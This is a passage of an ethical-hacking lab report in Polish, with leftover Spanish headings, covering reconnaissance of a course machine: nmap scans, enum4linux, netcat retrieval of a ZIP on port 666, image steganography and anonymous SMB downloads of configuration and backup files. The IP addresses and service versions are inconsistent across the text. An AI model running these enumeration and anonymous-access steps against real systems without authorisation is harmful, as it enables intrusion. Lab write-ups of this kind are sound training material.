Maszyna: 172.20.0.182
Fecha: 02/03/26 Asignatura: Hacking Ético Objetivo: Compromiso total del sistema (Root) y análisis de vulnerabilidades. Target IP: 172.20.0.182
Nazwa: Zespół Portelcore
Data: 02/03/26 Przedmiot: Hacking etyczny Cel: Całkowite naruszenie systemu (Root) i analiza luk w zabezpieczeniach. Adres IP celu: 172.20.0.182
Raport z audytu bezpieczeństwa: Maszyna 4
Sección titulada «Informe de Auditoría de Seguridad: Máquina 4»Dokument ten centralizuje wszystkie fazy ćwiczenia Red Teaming przeprowadzonego na celu 172.20.0.183. Celem jest udokumentowanie ścieżki ataku od początkowego rozpoznania do eskalacji uprawnień do Root.
Faza 1: Rozpoznanie i wyliczenie (T1595 / T1046)
Sección titulada «Fase 1: Reconocimiento y Enumeración (T1595 / T1046)»1.1. Skanowanie usług (Nmap)
Sección titulada «1.1. Escaneo de Servicios (Nmap)»Zidentyfikujemy wiele otwartych portów, które zwiększają powierzchnię ataku dzięki początkowemu wykonaniu nmap:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ sudo nmap -p- -sV -sC -Pn -T4 --open <IP> -oN nmap_scan.txt
# Nmap 7.95 scan initiated Mon Feb 23 17:05:51 2026 as: /usr/lib/nmap/nmap -p- -sV -sC -Pn -T4 --open -oN nmap_scan.txt 172.20.0.183Nmap scan report for 172.20.0.183Host is up (0.0062s latency).Not shown: 65523 filtered tcp ports (no-response), 4 closed tcp ports (reset)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE     VERSION21/tcp    open  ftp         vsftpd 2.0.8 or later| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_Can't get directory listing: PASV failed: 550 Permission denied.| ftp-syst:|   STAT:| FTP server status:|      Connected to 172.20.0.165|      Logged in as ftp|      TYPE: ASCII|      No session bandwidth limit|      Session timeout in seconds is 300|      Control connection is plain text|      Data connections will be plain text|      At session startup, client count was 2|      vsFTPd 3.0.3 - secure, fast, stable|_End of status22/tcp    open  ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)53/tcp    open  domain      dnsmasq 2.75| dns-nsid:|_  bind.version: dnsmasq-2.7580/tcp    open  http        PHP cli server 5.5 or later|_http-title: 404 Not Found139/tcp   open  netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)666/tcp   open  pkzip-file  .ZIP file| fingerprint-strings:|   NULL:|     message2.jpgUT|     QWux|     "DL[E|     #;3[|     \xf6|     u([r|     qYQq|     Y_?n2|     3&M~{|     9-a)T|     L}AJ|_    .npy.93306/tcp  open  mysql       MySQL 5.7.12-0ubuntu1| mysql-info:|   Protocol: 10|   Version: 5.7.12-0ubuntu1|   Thread ID: 1980|   Capabilities flags: 63487|   Some Capabilities: ODBCClient, ConnectWithDatabase, Support41Auth, Speaks41ProtocolOld, IgnoreSigpipes, LongPassword, DontAllowDatabaseTableColumn, SupportsCompression, FoundRows, SupportsLoadDataLocal, SupportsTransactions, Speaks41ProtocolNew, InteractiveClient, LongColumnFlag, IgnoreSpaceBeforeParenthesis, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins|   Status: Autocommit|   Salt: %?mns`W\x1D#=4"X;C| \x14#TO|_  Auth Plugin Name: mysql_native_password12380/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))|_http-server-header: Apache/2.4.18 (Ubuntu)|_http-title: Tim, we need to-do better next year for Initech1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port666-TCP:V=7.95%I=7%D=2/23%Time=699C7B43%P=x86_64-pc-linux-gnu%r(NULSF:L,2D58,"PK\x03\x04\x14\0\x02\0\x08\0d\x80\xc3Hp\xdf\x15\x81\xaa,\0\0\x1SF:52\0\0\x0c\0\x1c\0message2\.jpgUT\t\0\x03\+\x9cQWJ\x9cQWux\x0b\0\x01\x0SF:4\xf5\x01\0\0\x04\x14\0\0\0\xadz\x0bT\x13\xe7\xbe\xefP\x94\x88\x88A@\xaSF:2\x20\x19\xabUT\xc4T\x11\xa9\x102>\x8a\xd4RDK\x15\x85Jj\xa9\"DL\[E\xa2\SF:x0c\x19\x140<\xc4\xb4\xb5\xca\xaen\x89\x8a\x8aV\x11\x91W\xc5H\x20\x0f\xSF:b2\xf7\xb6\x88\n\x82@%\x99d\xb7\xc8#;3\[\r_\xcddr\x87\xbd\xcf9\xf7\xaeuSF:\xeeY\xeb\xdc\xb3oX\xacY\xf92\xf3e\xfe\xdf\xff\xff\xff=2\x9f\xf3\x99\xdSF:3\x08y}\xb8a\xe3\x06\xc8\xc5\x05\x82>`\xfe\x20\xa7\x05:\xb4y\xaf\xf8\xaSF:0\xf8\xc0\^\xf1\x97sC\x97\xbd\x0b\xbd\xb7nc\xdc\xa4I\xd0\xc4\+j\xce\[\xSF:87\xa0\xe5\x1b\xf7\xcc=,\xce\x9a\xbb\xeb\xeb\xdds\xbf\xde\xbd\xeb\x8b\xSF:f4\xfdis\x0f\xeeM\?\xb0\xf4\x1f\xa3\xcceY\xfb\xbe\x98\x9b\xb6\xfb\xe0\xSF:dc\]sS\xc5bQ\xfa\xee\xb7\xe7\xbc\x05AoA\x93\xfe9\xd3\x82\x7f\xcc\xe4\xdSF:5\x1dx\xa2O\x0e\xdd\x994\x9c\xe7\xfe\x871\xb0N\xea\x1c\x80\xd63w\xf1\xaSF:f\xbd&&q\xf9\x97'i\x85fL\x81\xe2\\\xf6\xb9\xba\xcc\x80\xde\x9a\xe1\xe2:SF:\xc3\xc5\xa9\x85`\x08r\x99\xfc\xcf\x13\xa0\x7f{\xb9\xbc\xe5:i\xb2\x1bk\SF:x8a\xfbT\x0f\xe6\x84\x06/\xe8-\x17W\xd7\xb7&\xb9N\x9e<\xb1\\\.\xb9\xcc\SF:xe7\xd0\xa4\x19\x93\xbd\xdf\^\xbe\xd6\xcdg\xcb\.\xd6\xbc\xaf\|W\x1c\xfdSF:\xf6\xe2\x94\xf9\xebj\xdbf~\xfc\x98x'\xf4\xf3\xaf\x8f\xb9O\xf5\xe3\xcc\SF:x9a\xed\xbf`a\xd0\xa2\xc5KV\x86\xad\n\x7fou\xc4\xfa\xf7\xa37\xc4\|\xb0\SF:xf1\xc3\x84O\xb6nK\xdc\xbe#\)\xf5\x8b\xdd{\xd2\xf6\xa6g\x1c8\x98u\(\[r\SF:xf8H~A\xe1qYQq\xc9w\xa7\xbe\?}\xa6\xfc\x0f\?\x9c\xbdTy\xf9\xca\xd5\xaakSF:\xd7\x7f\xbcSW\xdf\xd0\xd8\xf4\xd3\xddf\xb5F\xabk\xd7\xff\xe9\xcf\x7fy\SF:xd2\xd5\xfd\xb4\xa7\xf7Y_\?n2\xff\xf5\xd7\xdf\x86\^\x0c\x8f\x90\x7f\x7fSF:\xf9\xea\xb5m\x1c\xfc\xfef\"\.\x17\xc8\xf5\?B\xff\xbf\xc6\xc5,\x82\xcb\SF:[\x93&\xb9NbM\xc4\xe5\xf2V\xf6\xc4\t3&M~{\xb9\x9b\xf7\xda-\xac\]_\xf9\xSF:cc\[qt\x8a\xef\xbao/\xd6\xb6\xb9\xcf\x0f\xfd\x98\x98\xf9\xf9\xd7\x8f\xaSF:7\xfa\xbd\xb3\x12_@N\x84\xf6\x8f\xc8\xfe{\x81\x1d\xfb\x1fE\xf6\x1f\x81\SF:xfd\xef\xb8\xfa\xa1i\xae\.L\xf2\\g@\x08D\xbb\xbfp\xb5\xd4\xf4Ym\x0bI\x9SF:6\x1e\xcb\x879-a\)T\x02\xc8\$\x14k\x08\xae\xfcZ\x90\xe6E\xcb<C\xcap\x8fSF:\xd0\x8f\x9fu\x01\x8dvT\xf0'\x9b\xe4ST%\x9f5\x95\xab\rSWb\xecN\xfb&\xf4SF:\xed\xe3v\x13O\xb73A#\xf0,\xd5\xc2\^\xe8\xfc\xc0\xa7\xaf\xab4\xcfC\xcd\SF:x88\x8e}\xac\x15\xf6~\xc4R\x8e`wT\x96\xa8KT\x1cam\xdb\x99f\xfb\n\xbc\xbSF:cL}AJ\xe5H\x912\x88\(O\0k\xc9\xa9\x1a\x93\xb8\x84\x8fdN\xbf\x17\xf5\xf0SF:\.npy\.9\x04\xcf\x14\x1d\x89Rr9\xe4\xd2\xae\x91#\xfbOg\xed\xf6\x15\x04\SF:xf6~\xf1\]V\xdcBGu\xeb\xaa=\x8e\xef\xa4HU\x1e\x8f\x9f\x9bI\xf4\xb6GTQ\xSF:f3\xe9\xe5\x8e\x0b\x14L\xb2\xda\x92\x12\xf3\x95\xa2\x1c\xb3\x13\*P\x11\SF:?\xfb\xf3\xda\xcaDfv\x89`\xa9\xe4k\xc4S\x0e\xd6P0");Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:| smb-security-mode:|   account_used: guest|   authentication_level: user|   challenge_response: supported|_  message_signing: disabled (dangerous, but default)|_clock-skew: mean: 0s, deviation: 1s, median: 0s| smb2-security-mode:|   3:1:1:|_    Message signing enabled but not required|_nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)| smb-os-discovery:|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)|   Computer name: red|   NetBIOS computer name: RED\x00|   Domain name: \x00|   FQDN: red|_  System time: 2026-02-23T16:07:44+00:00| smb2-time:|   date: 2026-02-23T16:07:43|_  start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Mon Feb 23 17:08:13 2026 -- 1 IP address (1 host up) scanned in 142.52 seconds- 21/FTP:
vsftpd 2.0.8(Pozwala na sesje anonimowe do pobierania plików). - 139, 445/SMB:
Samba 4.3.11. - 3306/MySQL:
5.7.12(Bez hasła dla root, ale ograniczone do localhost). - 666/ZIP-JPG: Dostarczenie pliku
message2.jpgwewnątrz ZIP. - 12380/HTTPS: WordPress 4.2.1.
1.2. Wyliczenie systemu
Sección titulada «1.2. Enumeración de Sistema»┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ enum4linux -U -S 172.20.0.183Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Feb 23 17:59:22 2026
=========================================( Target Information )=========================================
Target ........... 172.20.0.183RID Range ........ 500-550,1000-1050Username ......... ''Password ......... ''Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
============================( Enumerating Workgroup/Domain on 172.20.0.183 )============================
[+] Got domain/workgroup name: WORKGROUP
===================================( Session Check on 172.20.0.183 )===================================
[+] Server 172.20.0.183 allows sessions using username '', password ''
================================( Getting domain SID for 172.20.0.183 )================================
Domain Name: WORKGROUPDomain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=======================================( Users on 172.20.0.183 )=======================================
Use of uninitialized value $users in print at ./enum4linux.pl line 972.Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.
Use of uninitialized value $users in print at ./enum4linux.pl line 986.Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.
=================================( Share Enumeration on 172.20.0.183 )=================================
Sharename Type Comment --------- ---- ------- print$ Disk Printer Drivers kathy Disk Fred, What are we doing here? tmp Disk All temporary files should be stored here IPC$ IPC IPC Service (red server (Samba, Ubuntu))Reconnecting with SMB1 for workgroup listing.
Server Comment --------- -------
Workgroup Master --------- ------- WORKGROUP
[+] Attempting to map shares on 172.20.0.183
//172.20.0.183/print$ Mapping: DENIED Listing: N/A Writing: N/A//172.20.0.183/kathy Mapping: OK Listing: OK Writing: N/A//172.20.0.183/tmp Mapping: OK Listing: OK Writing: N/A
[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*//172.20.0.183/IPC$ Mapping: N/A Listing: N/A Writing: N/Aenum4linux complete on Mon Feb 23 17:59:23 2026
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$1.3. Analiza portu 666
Sección titulada «1.3. Análisis del puerto 666»Po pierwsze, jak zobaczymy w wynikach portu 666, zobaczymy, że przeskanował nam plik o nazwie „message2.jpg”, więc aby go pobrać, użyjemy następującej komendy:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ nc 172.20.0.183 666 > payload.zip┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ unzip payload.zipArchive:  payload.zip  inflating: message2.jpg
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Warte odnotowania jest to, że mając plik, teraz go przeanalizujemy, więc najpierw wykonamy exiftool:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ exiftool message2.jpgExifTool Version Number         : 13.36File Name                       : message2.jpgDirectory                       : .File Size                       : 13 kBFile Modification Date/Time     : 2016:06:03 17:03:07+02:00File Access Date/Time           : 2016:06:03 17:03:38+02:00File Inode Change Date/Time     : 2026:02:23 20:01:09+01:00File Permissions                : -rw-r--r--File Type                       : JPEGFile Type Extension             : jpgMIME Type                       : image/jpegJFIF Version                    : 1.01Resolution Unit                 : NoneX Resolution                    : 72Y Resolution                    : 72Current IPTC Digest             : 020ab2da2a37c332c141ebf819e37e6dContact                         : If you are reading this, you should get a cookie!Application Record Version      : 4IPTC Digest                     : d41d8cd98f00b204e9800998ecf8427eWarning                         : IPTCDigest is not current. XMP may be out of syncImage Width                     : 364Image Height                    : 77Encoding Process                : Baseline DCT, Huffman codingBits Per Sample                 : 8Color Components                : 3Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)Image Size                      : 364x77Megapixels                      : 0.028
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Następnie przeanalizujemy obraz z użyciem skryptu:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ sudo ./../StegoOmni_Suite/StegoOmni.sh -t ../StegoOmni_Suite/victims/message2.jpg[*] Directorio de evidencia creado: ./../StegoOmni_Suite/scans/Evidencia_20260223_173112[*] Log de auditoría iniciado.[*] Verificando dependencias del sistema...
>>> Procesando: message2.jpg (image/jpeg)mkdir "./../StegoOmni_Suite/scans/Evidencia_20260223_173112/bulk_message2.jpg"bulk_extractor version: 2.1.1Input file: "../StegoOmni_Suite/victims/message2.jpg"Output directory: "./../StegoOmni_Suite/scans/Evidencia_20260223_173112/bulk_message2.jpg"Disk Size: 12821Scanners: aes base64 elf evtx exif facebook find gzip httplogs json kml_carved msxml net ntfsindx ntfslogfile ntfsmft ntfsusn pdf rar sqlite utmp vcard_carved windirs winlnk winpe winprefetch zip accts email gpsThreads: 16going multi-threaded...( 16 )17:31:20 Offset 0MB (0.00%) Done in n/a at 2026-02-23 17:31:19All data read; waiting for threads to finish...Phase 2. Shutting down scannersComputing final histograms and shutting down...Phase 3. Generating stats and printing final usage informationAll Threads Finished!Elapsed time: 1.027 sec.Total MB processed: 0Overall performance: 0.01248 MBytes/sec 0.00078 (MBytes/sec/thread)sbufs created:   83sbufs unaccounted: 0Time producer spent waiting for scanners to process data:         0:00:00 (0.00 seconds)Time consumer scanners spent waiting for data from producer:      0:00:00 (0.04 seconds)Average time each consumer spent waiting for data from producer:  0:00:00 (0.00 seconds)*** More time spent waiting for reader. You need faster I/O for improved performance.Total email features found: 0
Scan Time:     2026-02-23 17:31:21Target File:   /home/kali/forensic_mkII/StegoOmni_Suite/victims/message2.jpgMD5 Checksum:  4b64a325516b3e7a1853d150288de300Signatures:    436
DECIMAL       HEXADECIMAL     DESCRIPTION--------------------------------------------------------------------------------
WARNING: One or more files failed to extract: either no utility was found or it's unimplemented
[*] Ejecutando Suite Visual Completa (FFT Dual, Bitplanes, Math)...Reading ../StegoOmni_Suite/victims/message2.jpg....Extracting usable bits:   7618 bitsSteg retrieve: seed: 1333, len: 45079Extracted datalen is too long: 45079 > 953StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
[i] Progress: 99.44% (132.7 MB)[!] error: Could not find a valid passphrase.Processing: ../StegoOmni_Suite/victims/message2.jpg|*|
✅ ANÁLISIS FINALIZADO.📄 Informe: ./../StegoOmni_Suite/scans/Evidencia_20260223_173112/Final_Report.html📂 Evidencia: ./../StegoOmni_Suite/scans/Evidencia_20260223_173112
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Analizując raport, który nam dał, zobaczymy, że odkryliśmy coś, co w innej warstwie bitowej obrazu analizujemy, że jest sekret:

W warstwie „Green_7” zobaczymy, że wykryliśmy tajną frazę:

1.4. Wyliczanie portu SMB 139,445
Sección titulada «1.4. Enumeración SMB puerto 139,445»Teraz przejdziemy do analizy SMB, do tego celu połączymy się z maszyną ofiary:
- Komenda:
smbclient -L //172.20.0.183
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ smbclient -L //172.20.0.183Password for [WORKGROUP\kali]:
        Sharename       Type      Comment        ---------       ----      -------        print$          Disk      Printer Drivers        kathy           Disk      Fred, What are we doing here?        tmp             Disk      All temporary files should be stored here        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))Reconnecting with SMB1 for workgroup listing.
        Server               Comment        ---------            -------
        Workgroup            Master        ---------            -------        WORKGROUP
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$- Odkrycie: Zasoby
kathyitmpdo odczytu.
W tym celu wejdziemy do samby i przeanalizujemy całą zawartość, którą odkryliśmy:
1.4.1 Folder SMB kathy
Sección titulada «1.4.1 Carpeta SMB kathy»Wchodzimy, wymieniaimy i eksportujemy całą zawartą treść:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ smbclient //172.20.0.183/kathy -NTry "help" to get a list of possible commands.smb: \> ls  .                                   D        0  Fri Jun  3 18:52:52 2016  ..                                  D        0  Mon Jun  6 23:39:56 2016  kathy_stuff                         D        0  Sun Jun  5 17:02:27 2016  backup                              D        0  Sun Jun  5 17:04:14 2016
                19478204 blocks of size 1024. 16396468 blocks availablesmb: \> cd kathy_stuff\smb: \kathy_stuff\> ls  .                                   D        0  Sun Jun  5 17:02:27 2016  ..                                  D        0  Fri Jun  3 18:52:52 2016  todo-list.txt                       N       64  Sun Jun  5 17:02:27 2016
                19478204 blocks of size 1024. 16396468 blocks availablesmb: \kathy_stuff\> get todo-list.txtgetting file \kathy_stuff\todo-list.txt of size 64 as todo-list.txt (6.2 KiloBytes/sec) (average 3.9 KiloBytes/sec)smb: \kathy_stuff\> cd ../backup\smb: \backup\> ls  .                                   D        0  Sun Jun  5 17:04:14 2016  ..                                  D        0  Fri Jun  3 18:52:52 2016  vsftpd.conf                         N     5961  Sun Jun  5 17:03:45 2016  wordpress-4.tar.gz                  N  6321767  Mon Apr 27 19:14:46 2015
                19478204 blocks of size 1024. 16396468 blocks availablesmb: \backup\> get vsftpd.confgetting file \backup\vsftpd.conf of size 5961 as vsftpd.conf (485.1 KiloBytes/sec) (average 135.1 KiloBytes/sec)smb: \backup\> get wordpress-4.tar.gzgetting file \backup\wordpress-4.tar.gz of size 6321767 as wordpress-4.tar.gz (10535.2 KiloBytes/sec) (average 9808.8 KiloBytes/sec)smb: \backup\>
Więc poza sambą, mając załadowane pliki, przeanalizujemy je jeden po drugim:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ cat todo-list.txt"I'm making sure to backup anything important for Initech, Kathy"
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ cat vsftpd.conf# Example config file /etc/vsftpd.conf## The default compiled in settings are fairly paranoid. This sample file# loosens things up a bit, to make the ftp daemon more usable.# Please see vsftpd.conf.5 for all compiled in defaults.## READ THIS: This example file is NOT an exhaustive list of vsftpd options.# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's# capabilities.### Run standalone?  vsftpd can run either from an inetd or as a standalone# daemon started from an initscript.listen=YES## This directive enables listening on IPv6 sockets. By default, listening# on the IPv6 "any" address (::) will accept connections from both IPv6# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6# sockets. If you want that (perhaps because you want to listen on specific# addresses) then you must run two copies of vsftpd with two configuration# files.listen_ipv6=NO## Allow anonymous FTP? (Disabled by default).anonymous_enable=YESanon_root=/var/ftp/anonymous## Uncomment this to allow local users to log in.local_enable=YES## Uncomment this to enable any form of FTP write command.#write_enable=YES## Default umask for local users is 077. You may wish to change this to 022,# if your users expect that (022 is used by most other ftpd's)#local_umask=022## Uncomment this to allow the anonymous FTP user to upload files. This only# has an effect if the above global write enable is activated. Also, you will# obviously need to create a directory writable by the FTP user.#anon_upload_enable=YES## Uncomment this if you want the anonymous FTP user to be able to create# new directories.#anon_mkdir_write_enable=YES## Activate directory messages - messages given to remote users when they# go into a certain directory.dirmessage_enable=YES## If enabled, vsftpd will display directory listings with the time# in  your  local  time  zone.  The default is to display GMT. The# times returned by the MDTM FTP command are also affected by this# option.use_localtime=YES## Activate logging of uploads/downloads.xferlog_enable=YES## Make sure PORT transfer connections originate from port 20 (ftp-data).connect_from_port_20=YES## If you want, you can arrange for uploaded anonymous files to be owned by# a different user. Note! Using "root" for uploaded files is not# recommended!#chown_uploads=YES#chown_username=whoever## You may override where the log file goes if you like. The default is shown# below.#xferlog_file=/var/log/vsftpd.log## If you want, you can have your log file in standard ftpd xferlog format.# Note that the default log file location is /var/log/xferlog in this case.#xferlog_std_format=YES## You may change the default value for timing out an idle session.#idle_session_timeout=600## You may change the default value for timing out a data connection.#data_connection_timeout=120## It is recommended that you define on your system a unique user which the# ftp server can use as a totally isolated and unprivileged user.#nopriv_user=ftpsecure## Enable this and the server will recognise asynchronous ABOR requests. Not# recommended for security (the code is non-trivial). Not enabling it,# however, may confuse older FTP clients.#async_abor_enable=YES## By default the server will pretend to allow ASCII mode but in fact ignore# the request. Turn on the below options to have the server actually do ASCII# mangling on files when in ASCII mode.# Beware that on some FTP servers, ASCII support allows a denial of service# attack (DoS) via the command "SIZE /big/file" in ASCII mode. vsftpd# predicted this attack and has always been safe, reporting the size of the# raw file.# ASCII mangling is a horrible feature of the protocol.#ascii_upload_enable=YES#ascii_download_enable=YES## You may fully customise the login banner string:#ftpd_banner=Welcome to blah FTP service.banner_file=/etc/vsftpd.banner## You may specify a file of disallowed anonymous e-mail addresses. Apparently# useful for combatting certain DoS attacks.#deny_email_enable=YES# (default follows)#banned_email_file=/etc/vsftpd.banned_emails## You may restrict local users to their home directories.  See the FAQ for# the possible risks in this before using chroot_local_user or# chroot_list_enable below.chroot_local_user=YESuserlist_enable=YESlocal_root=/etc## You may specify an explicit list of local users to chroot() to their home# directory. If chroot_local_user is YES, then this list becomes a list of# users to NOT chroot().# (Warning! chroot'ing can be very dangerous. If using chroot, make sure that# the user does not have write access to the top level directory within the# chroot)#chroot_local_user=YES#chroot_list_enable=YES# (default follows)#chroot_list_file=/etc/vsftpd.chroot_list## You may activate the "-R" option to the builtin ls. This is disabled by# default to avoid remote users being able to cause excessive I/O on large# sites. However, some broken FTP clients such as "ncftp" and "mirror" assume# the presence of the "-R" option, so there is a strong case for enabling it.#ls_recurse_enable=YES## Customization## Some of vsftpd's settings don't fit the filesystem layout by# default.## This option should be the name of a directory which is empty.  Also, the# directory should not be writable by the ftp user. This directory is used# as a secure chroot() jail at times vsftpd does not require filesystem# access.secure_chroot_dir=/var/run/vsftpd/empty## This string is the name of the PAM service vsftpd will use.pam_service_name=vsftpd## This option specifies the location of the RSA certificate to use for SSL# encrypted connections.rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pemrsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.keyssl_enable=NO
## Uncomment this to indicate that vsftpd use a utf8 filesystem.#utf8_filesystem=YESpasv_enable=no
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
